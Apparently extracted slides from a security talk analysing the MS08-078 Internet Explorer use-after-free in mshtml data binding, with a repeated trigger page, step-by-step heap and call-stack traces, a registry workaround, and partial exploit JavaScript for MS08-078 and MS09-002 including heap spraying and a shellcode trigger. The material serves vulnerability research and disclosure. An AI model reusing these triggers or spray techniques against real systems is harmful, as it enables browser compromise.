<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDoc::NewDwnCtx+0x52

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDoc::NewDwnCtx2+0x149

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!NewDwnCtx+0x53

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDwnCtx::SetLoad+0x71

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDwnInfo::SetLoad+0x107

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgLoad::Init+0x3a

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDwnLoad::Init+0xe3

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!NewDwnBindData+0xb7

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDwnBindData::Bind+0x518

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CreateURLMonikerEx2+0x38

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetCreateZoneManager+0x884

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!ShouldShowIntranetWarningSecband+0xd24

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetParseIUri+0x2ae

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CreateUri+0x13

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CreateUriWithFragment+0x19

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetGetSession+0xf5d

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetGetSession+0x1014

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetGetSession+0x883

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!GetPortFromUrlScheme+0x2037

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!QueryAssociations+0x00001923

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!GetPortFromUrlScheme+0xd4e

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

urlmon!CoInternetIsFeatureEnabled+0x7d

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ole32!CoTaskMemAlloc+0xe

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ole32!ComPs_NdrDllCanUnloadNow+0xf5

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ntdll!RtlAllocateHeap+0xe5f

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 4	DWORD PTR [EDI+0Ch] = 0x006C0061
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CRecordInstance::TransferToDestination+0x2a

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 4	DWORD PTR [EDI+0Ch] = 0x006C0061
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

mshtml!CRecordInstance::TransferToDestination+0x22

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 4	DWORD PTR [EDI+0Ch] = 0x006C0061
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

mshtml!CRecordInstance::TransferToDestination+0x25

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 4	DWORD PTR [EDI+0Ch] = 0x006C0061
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

mshtml!CXfer::TransferFromSrc

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 4	DWORD PTR [EDI+0Ch] = 0x006C0061
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

mshtml!CXfer::TransferFromSrc+0x34

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 4	DWORD PTR [EDI+0Ch] = 0x006C0061
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x006C0061

STACK

{MOV ECX, DWORD PTR [EAX] DS:0023:006C0061=????????}

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

- Two HTML `<MARQUEE>` Elements **nested** (cascaded):
  - `CMarkup::SpliceTreeInternal` releases the `CMarkup` and `CElement` objects, consequently, freeing the memory allocated.
- One HTML `<IMG>` Element:
  - `CMarkup::SpliceTreeInternal` allocates a new `CMarkup` and `CElement` objects, using the previously freed memory to store the `SRC`.

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    <MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
    </MARQUEE>
</MARQUEE>
```

0111 – Kick or Limbo

Questions & Answers

Any questions?

BONUS

What comes next?

Inception bonus #1

- KB961051 – Disable XML Island functionality
  - Disable XML Island functionality
    - Create a backup copy of the registry keys by using the following command from an elevated command prompt:

      …
    - Next, save the following to a file with a .REG extension, such as `Disable_XML_Island.reg`:

      ```
      Windows Registry Editor Version 5.00
      [-HKEY_CLASSES_ROOT\CLSID\{379E501F-B231-11D1-ADC1-00805FC752D8}]
      ```
    - Run `Disable_XML_Island.reg` with the following command from an elevated command prompt:

      ```
      Regedit.exe /s Disable_XML_Island.reg
      ```

```
550DDA30-0541-11D2-9CA9-0060B0EC3D39 (XML Data Source Object 1.0)
F5078F39-C551-11D3-89B9-0000F81FE221 (XML Data Source Object 3.0)
F6D90F14-9C73-11D3-B32E-00C04F990BB4 (XML Data Source Object 3.0)
333C7BC4-460F-11D0-BC04-0080C7055A83 (Tabular Data Control)
```

Inception bonus #1

```
function Inception (){
    var ms08_078 = new Exploit();
    var ... automation = new Boolean(false), wshell,
    hkey = "HKCR\\CLSID\\{379E501F-B231-11D1-ADC1-00805FC752D8}\\";
    ...
    try{
        wshell = new ActiveXObject("WScript.Shell");
        automation = true;
    }catch(error){
        automation = false;
    }

    if(automation){
        try{
            wshell.RegRead(hkey);
        }catch(error){
            automation = false;
        }
    }
    ...
}
```

Inception bonus #1

```
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83" ID="tdcLinks">
    <PARAM NAME="DataURL" VALUE="links.csv">
    <PARAM NAME="UseHeader" VALUE="True">
</OBJECT>
<A DATASRC="#tdcLinks" DATAFLD="link_href">
    <SPAN DATASRC="#tdcLinks" DATAFLD="link_friendly">
        <SPAN DATASRC="#tdcLinks" DATAFLD="link_friendly">
        </SPAN>
    </SPAN>
</A>
```

```
(bc.e34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=76203520 ebx=00000000 ecx=7620b254 edx=7e90876d esi=02299cd0 edi=00190cd8
eip=08468bff esp=01e8fc94 ebp=01e8fcc0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
08468bff ??              ???
```

Inception bonus #2

```
function Inception (){
    var ms09_002 = new Exploit();
    var choice, memory, address, shellcode, trigger = new String(),
    ...
    __04 = document.createElement("area"),
    __05 = document.createAttribute("href");
    ...
    ms09_002.detail = ["MS09-002", "0.01", "20111016", "Nelson Brito"];
    ms09_002.offset = [0x0c0c0c0c];
    ...
    __05.nodeValue = unescape(address + padding);
    __04.setAttributeNode(__05);

    for(var i = 0 ; i < 1024 ; i++)
        __06.push(__04);
    ...
    if(ms09_002.spray(address, shellcode, memory))
        __02.componentFromPoint;
}
```

Inception bonus #3

```
mshtml!CDBindMethodsText::BoundValueToElement
mshtml!CDBindMethodsObject::BoundValueToElement
mshtml!CDBindMethodsMarquee::BoundValueToElement
mshtml!CDBindMethodsSelect::BoundValueToElement
mshtml!CDBindMethodsImg::BoundValueToElement
mshtml!CDBindMethodsAnchor::BoundValueToElement
mshtml!CDBindMethodsWndSelect::BoundValueToElement
mshtml!CDBindMethodsRadio::BoundValueToElement
mshtml!CDBindMethodsSimple::BoundValueFromElement
mshtml!CDBindMethodsTextarea::BoundValueToElement
mshtml!CDBindMethodsCheckbox::BoundValueToElement
mshtml!CDBindMethodsTable::BoundValueToElement
mshtml!CDBindMethodsFrame::BoundValueToElement
mshtml!CDBindMethodsInputTxtBase::BoundValueToElement
```